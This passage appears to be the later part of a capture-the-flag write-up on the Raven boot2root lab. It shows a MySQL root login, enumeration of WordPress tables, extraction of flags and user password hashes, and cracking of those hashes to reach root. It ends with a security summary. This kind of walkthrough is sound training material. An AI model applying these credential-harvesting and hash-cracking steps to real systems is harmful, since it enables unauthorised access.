
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Available fields
```


Step 8 - From here, we use this information to log in to the MySQL database and take a look at what we can find there.

Command line: `mysql -u root -p`



The screenshot shows a terminal window with the title bar "michael@target1:/var/www/html/wordpress". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal output shows the command `mysql -u root -p` being executed. It prompts for a password, then displays the MySQL monitor welcome message: "Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 63. Server version: 5.5.60-0+deb8u1 (Debian)". It also shows the copyright notice for Oracle and instructions on how to get help. The prompt `mysql>` is visible at the bottom of the terminal window.

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Step 9 - Now that we're inside the database, we enumerate the databases and then move onward to access the *wp_posts* table.

Command line: show databases;
use wordpress;
show tables;

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)
```

Step 10 - At this point, I open up the `wp_posts` table and find the remaining two flags.

Command line: `select * from wp_posts;`

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help

n | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | http://raven.local/wordpress/?p=4 | 0 | post | 0 | flag3 | draft | ope
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}

result.condition.met
+ Add filter
watcher-history...
Search this page
sed | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 4 | revision | 0 | flag4 | inherit | clo
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

Step 11 - Now that we have the remaining flags, I proceed to investigate the *wp_users* table to obtain the password hashes of both Michael and Steven.

Command line: select * from wp_users;

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
+-----+
12 rows in set (0.00 sec)
mysql> select * from users;
ERROR 1146 (42S02): Table 'wordpress.users' doesn't exist
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | 0 | 2018-08-12 22:49:12 |  | 0 | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | 0 | 2018-08-12 23:31:16 |  | 0 | Steven Seagull |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
mysql> █
```

Step 12 - The final step is to run these password hashes through the password cracking program called John the Ripper to obtain the clear-text passwords and SSH into the system again as Steven, thereby fully rooting the Target 1 machine.

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help

root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt

-----
|  __  \
| | /  /  _ _ _ _ _ _ _ _ _ _
|  // _` \ \ / / _ \ ' _ \
| | \ \ ( | | \ \ / / _ / | | |
\ | \ \ _ , | \ / \ _ | | | |
|
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Executive Summary

Overall, the level of security on this system was very poor, and there were likely several other means of exploiting the system which would have gone beyond the scope of this exercise.

First and foremost, the password convention was extremely weak and, for any type of serious enterprise environment, unacceptable. Michael's password being his own username was one of the initial breaking and entering points in the operation, and Steven's was easily cracked with a basic password-cracking application combined with a well-known word list.

Secondly, the lack of updated software exposes the owners of the website to vulnerabilities which have long since been discovered and undoubtedly leveraged against thousands of similar web servers.

Finally, had this been more than just an exercise to display vulnerability, it's almost unquestionable that it would have easily been possible to pivot to another portion of the network and compromise the integrity there, as well. The lack of foresight shown on this machine leads to the immediate conjecture that other machines adjacent to it on the network would be similarly poor in their security posture. As such, this kind of weakness is often symptomatic of a much larger problem which needs to be addressed, if the owners in question are interested in maintaining the integrity of their systems and servers.